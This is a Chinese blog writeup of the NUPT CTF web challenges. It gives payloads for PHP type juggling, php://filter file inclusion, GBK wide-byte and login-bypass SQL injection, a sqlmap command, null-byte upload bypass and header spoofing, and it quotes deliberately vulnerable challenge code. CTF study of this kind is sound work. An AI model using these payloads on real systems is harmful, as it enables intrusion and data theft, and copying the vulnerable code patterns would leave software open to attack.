南邮CTF平台WEB题writeup

原创

ghtwf01 于 2020-12-01 16:50:40 发布 557 收藏

分类专栏： CTF Writeup 文章标签： php 安全

本文链接：https://blog.csdn.net/ghtwf01/article/details/110439539

平台地址：https://cgctf.nuptsast.com/login

1.签到题

F12查看网页源代码就有flag

2.md5 collision

附上题目给的源代码

```
md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```

这道题要求的是用GET方式提交一个变量a，如果a进行md5加密后能与QNKCDZO进行md5加密后的值相等，则能得到flag

这道题用了php弱类型这个知识点，附上网上的讲解

知识介绍：

php中有两种比较的符号 == 与 ===

```
<?php$a = $b ;$a===$b ;
?>
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
== 在进行比较的时候，会先将字符串类型转化成相同，再比较

> 如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行

php不会严格检验传入的变量类型，也可以将变量自由的转换类型。

比如 在$a == $b的比较中

```
$a = null; $b = false; //为真
$a = ''; $b = 0; //同样为真
```

另外，如果一个数值和字符串进行比较的时候，会将字符串转换成数值

```
<?phpvar_dump("admin"==0);  //truevar_dump("1admin"==1); //truevar_dump("admin1"==1) //falsevar_dump("admin1"==0) //truevar_dump("0e123456"=="0e4456789"); //true ?>
```

1、观察上述代码，"admin"==0 比较的时候，会将admin转化成数值，强制转化,由于admin是字符串，转化的结果是0自然和0相等。

2、"1admin"==1 比较的时候会将1admin转化成数值,结果为1，而"admin1"==1 却等于错误，也就是"admin1"被转化成了0。

3、"0e123456"=="0e456789"相互比较的时候，会将0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等。
应当注意的是：**当一个字符串欲当作一个数值来取值，其结果和类型如下:如果该字符串没有包含 '.'，'e'，'E'，并且其数值值在整形的范围之内 该字符串被当作int来取值，其他所有情况下都被作为float来取值，该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。**

所以只需要传入的参数md5加密后是0e开头就行，附上一个参考链接http://www.219.me/posts/2884.html

3.签到2

输入它说的内容，发现输入到一定长度的时候无法再输入，F12查看原代码，更改最大输入长度

4.这道题不是WEB

打开链接，F12无果，burp抓包无果，想到不是WEB又有张图片，于是保存下来，这是一道杂项题图片隐写，16进制编辑器打开末尾就有flag

5.层层递进

方法一：

F12查看网络项(NetWork)发现有个特别的404错误页面，查看网页源代码得到flag

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
- 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
- 可是我却又害怕的后退了。。。

为什么？
为什么我这么懦弱？

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/~！


方法二:

F12查看源代码，发现链接里面有个网页，尝试访问

访问了过后继续查看源代码又有链接，一直访问，最后出现404.html，访问得到方法一那种效果图，F12查看源代码可得flag


6.AAencode

将代码放入控制台执行可得flag




7.单身二十年

点开链接，进入页面说这个页面永远不可能有flag，F12和burp抓包都没有结果，考虑上一个页面，F12查看元素，发现它说访问链接可以得到flag



于是在网页中访问，发现每一次访问都自动跳转到那个永远没有flag得页面，这种情况就使用burp抓包，发送到repeater，在地址栏添加内容如下，得到flag



8.php decode

该题给的代码如下

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```

这道题直接将代码写出来运行看吧，把eval改为echo，得到flag

phpinfo(); flag:nctf{gzip_base64_hhhhhh}


9.文件包含

都说了文件包含，，，进入后发现?`file=show.php`，，，，，就直接使用php伪协议`(php://filter/read=convert.base64-encode/resource=index.php)`读index.php吧，得到base64加密后得源码，解码后得到flag

10.单身一百年也没用


这些题目名字真牛逼。。

和单身20年一样的做法。。。



11.COOKIE

burp抓包，发现cookie:Login=0 改为1，得到flag



12.MYSQL

它说存在一个robots.txt,于是访问一下得到


```
别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP:sql.php
```

```
<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

查了一下intval函数的作用：获取变量的整数值，也就是21.2=21 32.5=32

根据提示访问sql.php，它说id=1024时返回错误，然而其它值的时候没有回显，于是考虑flag就在1024里面，想到有个intval函数，于是可以让id=1024.2，得到flag



the flag is:nctf{query_in_mysql}

13.GBK Injection


这道题flag被吃了，每个表都没有flag

方法一：

题目都说了是宽字节注入，于是用%df来


利用order by判断出2才行，然后联合查询

`select group_concat(schema_name) from information_schema.schemata`
查询，获取所有数据库，一共两个



your sql:select id,title from news where id = '-1運' union select 1,(select group_concat(schema_name) from information_schema.schemata)-- '
information_schema,sae-chinalover

然后爆表`id=%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()`



your sql:select id,title from news where id = '-1運' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()
--
ctf,ctf2,ctf3,ctf4,gbksqli,news

然后爆字段，具体的表名应该进行16进制编码才行

方法二：

用sqlmap跑，可以用上unmagicquotes.py脚本

```
C:\Users\Administrator\Desktop\sqlmap>python sqlmap.py -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1" --tamper=unmagicquotes.py --dbs --batch
```

14./x00

附上给出的代码

```
if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

方法一：

根据代码可以得到以GET方式传入的参数nctf必须为数字并且需要包含字符串`#biubiubiu`，如果赋值`nctf`为`123#biubiubiu`根据php弱类型自动转化为`123`，所以这样使用`%00截断`，构造`?nctf=123%00%23biubiubiu`，#必须url编码为%23，这样又通过判断是数字，又包含字符串

方法二：

如果传入是一个数组，那么ereg会返回NULL，故不等于FALSE，所以绕过，strpos里面也是返回NULL，所以NULL!==FALSE


Warning: strpos() expects parameter 1 to be string, array given in **web4/f5a14f5e6e3453b78cd73899bad98d53/index.php** on line **10**
Flag: flag:nctf{use_00_to_jieduan}

15.bypass again

附上给的代码

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

值不一样但是md5加密后一样，利用php弱类型，传入的a和b进行md5加密后都是0x开头的





16.变量覆盖

它给了source.php，于是访问得到源代码

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
```

于是post这两个值相等就行





17.伪装者

构造X-Forwarded-For就行

18.上传绕过

这道题上传一下发现是白名单，采用00截断上传

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-nWoSD2dr-1606812441908)(http://www.ghtwf01.cn/usr/uploads/2019/10/847869062.png)]

成功上传得到flag


Array ([0] => .jpg [1] => jpg) Upload: 2.jpg
Type: image/jpeg
Size: 117.69140625 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "
恭喜你获得flag一枚:
flag:nctf{welcome_to_hacks_world}

19.SQL注入1

附上给的源代码

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

这里面的if语句里面只判断了user是否为admin，已经给了sql语句，于是就闭合一下使用万能密码admin') #这样也注释掉了后面的pw部分




20.pass check

附上给的代码

```
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
